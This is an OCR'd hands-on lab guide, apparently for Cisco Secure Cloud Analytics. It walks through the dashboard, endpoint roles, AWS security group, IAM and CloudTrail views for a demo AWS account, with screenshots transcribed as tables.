

cisco-dcloud.obsrvbl.com/accounts/login/
Stealthwatch Cloud
Forgot Password?
Sign in
Login via Cisco Secure Sign-On
Login via cisco-dcloud

Username or Email Address
testdrive
Password
••••••••••••

Login attempts from your IP address will be blocked for one hour after three failed attempts.

4. When in the cloud UI, we will look more closely at the AWS network. Briefly scroll through and review the components within the default Dashboard:

- ○ Alerts Overview – List of open alerts that can be investigated.
- ○ Daily Traffic – Visualization of session traffic flow.
- ○ Devices – Could of daily internal and external endpoints observed.
- ○ Encrypted Traffic – Visual of the volume of encrypted traffic inbound and outbound.
- ○ Top Devices – Top devices exchanging data.
- ○ Top DNS Devices – Top devices exchanging DNS traffic.
- ○ Top High Risk Countries – Traffic flow to countries you may not do business with.
- ○ Observations – Counts of observations of behavioral change.




Device	Total Traffic	7 Day Trend
virtualmachines/jumphost	1.2GB	
virtualmachines/jumpbox	1.2GB	
fab3-cisco-duo-network-gateway-WorkloadStack-1FPP...	931.7MB	
far1jiw8rihthprb-001	586.4MB	
i-060e0b943c76afea7	352MB	

Device	Total Traffic	7 Day Trend
bastion1	128B	

COUNTRY	INBOUND/OUTBOUND TRAFFIC
Russia	5 GB 5 GB
China	6 MB 8 MB

5. Start by selecting **Investigate** and **Active Roles** from the drop down menu. Select the plus **(+)** sign next to **Web Server**. You should see a list like below.



Am	47
AWS Auto Scaling Group	1
AWS ElastiCache Node	2
AWS Elastic Load Balancer (V2)	3
AWS NAT Gateway	28
AWS RDS Instance	2
AWS Resource	51
Azure Virtual Machine	6
Cisco AMP Client	1
Database Server	2
GCP Compute Instance	4
Key-Value Store	2
Remote Desktop Server	5
Terminal Server	1
Web Server	2


Matching Sources

i-0e50f2fa981d8a6c0

i-0232d970396ff86a1

20 Per Page 1-2 of 2 results 1 / 1


4. Secure Cloud Analytics uses both APIs, as well as network telemetry to determine the types of endpoints, we call these “Roles”. Roles are automatically learned such as “AWS RDS Instances” and “Database Servers”. An endpoint can have multiple roles such as a Web Server that is also serving SSH sessions. **Hovering** over the ⇔ will provide more context about the endpoint.



i-0e50f2fa981d8a6c0

Name i-0e50f2fa981d8a6c0
IPs 172.31.200.13
Hostnames i-0e50f2fa981d8a6c0
Roles AWS Resource, Amazon EC2 Instance, Web Server
Subnets 172.31.200.0/24 (WebServer_Subnet2)
Open Alerts 0
Resource Type AWS::EC2::Instance
Account 220184940040
Security Groups ["sg-0664f778fe74ae5b3"]
VPC vpc-0523336d
Load Balancer web-servers
Region Name us-east-2
tag:Onwer SWC_Demo_Team
tag:WebServer-2
tag:Name Web_Server_2

5. Next, we will look more closely at some other data that AWS provides and how Secure Cloud Analytics makes use of it. Select **Report** and **AWS Visualizations** as illustrated in the figure below. Expand us-east-2, Cisco Test Drive, and then 172.31.20.0/24, 172.31.10.0/24, and 172.31.200.0/24 like the image below.



Read-Only Mode read-only accounts can view any part of the site, bu… r changes.


AWS Visualizations

Explore your AWS network.

- Mouse over nodes for additional information.
- Click on nodes to explore your network.
- Click and drag to scroll the graph.
- Filter by tag using the form below.

6. If you hover over the instance ID, you will see the name given to it. The solid lines (you will need to zoom in) indicate that we have traffic between the devices/networks.

7. Next, select the **Security Groups** tab. AWS creates a default security group in each region. We will focus on **us-east-2**. A security group is like a firewall rule, permitting defined traffic and denying everything else. By default, the outbound rule is **allow all**. In the screenshot, we can see a WebServers security group allowing port 80 from everywhere and another one labeled Overly-Permissive that is allowing any port on any IP.




AWS Visualizations

Explore your AWS security groups.

- Mouse over nodes for additional information.
- Click on security group nodes to expand or collapse routes.
- Click and drag to scroll the graph.

8. Scroll down to see all the security groups defined for this account, what they are allowing, and how much traffic has been observed. This can used to verify or audit security groups.



Traffic

Bytes transferred via security group routes over the selected time range.


Note: Traffic and connection data depend on this service being configured to collect data relevant to each security group. Zeroes in either column may not reflect the true usage of the security group if the traffic associated with it is not monitored.

filters *from 2020-12-07 10:44 to 2020-12-07 16:44*

10 records per page

Account ⇕	Name ▲	Identifier ⇕	CIDR ⇕	Ports ⇕	Connections ⇕	Traffic ⇕
220184940040	Bastion Host	sg-0992f64839ce09042	0.0.0.0/0	22, 3389	2865	39 MB
220184940040	Bastion Host	sg-0992f64839ce09042	10.0.0.5/32	3389	0	0 B
220184940040	Bastion Host	sg-0992f64839ce09042	40.71.103.46/32	3389	0	0 B
220184940040	CentOS 7 -x86_64- - with Updates HVM-1901_01-AutogenByAWSMP-	sg-0b6db41cc28ee406c	0.0.0.0/0	22	0	0 B
220184940040	CentOS 7 -x86_64- - with Updates HVM-1901_01-AutogenByAWSMP-1	sg-0d2bd8cd0cdbfb2fd	0.0.0.0/0	22	0	0 B
220184940040	Database_Servers	sg-0b9da8fd5dff128b9	24.126.243.153/32	3306	0	0 B
220184940040	Jumpbox-Security-Group	sg-0a47a5f312c45dbbf	0.0.0.0/0	3389	0	0 B
220184940040	Overly-Permissive-Wide-Open	sg-0331907c24cc482f2	0.0.0.0/0	0-65535	0	0 B
220184940040	SGfor_cisco-dcloud_alert_test	sg-0ddeb37dad290bb32	0.0.0.0/0	0-65535	0	0 B
220184940040	WebServer-Security-Group	sg-07af655209c61c388	0.0.0.0/0	80, 443	0	0 B

9. Select **IAM** to see more about the users and roles associated to this account. Click the user “**Admin**” to see what permissions it has. You will notice it is a member of the Administrator Access policy which has “*” access, meaning this user has access to everything. Select other use accounts to contrast the permissions.




AWS Visualizations

Explore your IAM permissions.
Note: Actions are classified as *used* based on the last 21 days of AWS CloudTrail Observations.

Account	Name	Type
805292866036	access_S3	Role
220184940040	admin	User
805292866036	admin	Role
220184940040	Admins	Group
805292866036	AWS_lab_webinar	Role
805292866036	AWSServiceRoleForAmazonEKSNodegroup	Role
220184940040	AWSServiceRoleForAutoScaling	Role

10. Select the **CloudTrail** tab to see recent changes to the AWS account. CloudTrail is a logging service that AWS provides, and that Secure Cloud Analytics can read. It is a great audit trail of user and machine activity that can be used to see who or what made a change. Later, we will show an alert based on a watchlist we built for CloudTrail. In the example below, we can see a user was recently created, followed by some login failures and then a success.




AWS Visualizations

View your AWS CloudTrail logs

Time	Username	Source IP	Event	Request	Response
11/6/20 10:25 PM	[redacted]	[redacted].41.7	AssumeRole	⊞ roleArn: arn:aws:iam::220184940040:role/obsrvbl_role externalId: cisco-dclo...	⊞ credentials: {"expiration":"Nov 6, 2020 11:25:30 PM","accessKeyId":"ASIATGR...
11/6/20 10:25 PM	[redacted]	[redacted].41.7	AssumeRole	⊞ roleArn: arn:aws:iam::220184940040:role/obsrvbl_role externalId: cisco-dclo...	⊞ credentials: {"expiration":"Nov 6, 2020 11:25:30 PM","accessKeyId":"ASIATGR...
11/6/20 10:25 PM	[redacted]	[redacted].41.7	AssumeRole	⊞ roleArn: arn:aws:iam::220184940040:role/obsrvbl_role externalId: cisco-dclo...	⊞ credentials: {"expiration":"Nov 6, 2020 11:25:30 PM","accessKeyId":"ASIATGR...
11/6/20 10:25 PM	[redacted]	[redacted].41.7	AssumeRole	⊞ roleArn: arn:aws:iam::220184940040:role/obsrvbl_role externalId: cisco-dclo...	⊞ credentials: {"expiration":"Nov 6, 2020 11:25:30 PM","accessKeyId":"ASIATGR...
11/6/20 10:25 PM	[redacted]	[redacted].41.7	AssumeRole	⊞ roleArn: arn:aws:iam::220184940040:role/obsrvbl_role externalId: cisco-dclo...	⊞ credentials: {"expiration":"Nov 6, 2020 11:25:30 PM","accessKeyId":"ASIATGR...
11/6/20 10:25 PM	[redacted]	[redacted].41.7	AssumeRole	⊞ roleArn: arn:aws:iam::220184940040:role/obsrvbl_role externalId: cisco-dclo...	⊞ credentials: {"expiration":"Nov 6, 2020 11:25:30 PM","accessKeyId":"ASIATGR...
11/6/20 10:25 PM	[redacted]	[redacted].41.7	AssumeRole	⊞ roleArn: arn:aws:iam::220184940040:role/obsrvbl_role externalId: cisco-dclo...	⊞ credentials: {"expiration":"Nov 6, 2020 11:25:30 PM","accessKeyId":"ASIATGR...

Secure Cloud Analytics can provide this data via a special role that is created in the customer account that gives this portal Read Only permissions to the data. To see more about how the integration works, click the **Settings menu**, and select **Integrations**. AWS is the first listed integration, while you will also see **Azure**, **GCP**, **Kubernetes**, **Meraki**, and **Umbrella**. The JSON document lists the various permissions used. In the next lab we will examine an AWS breach.

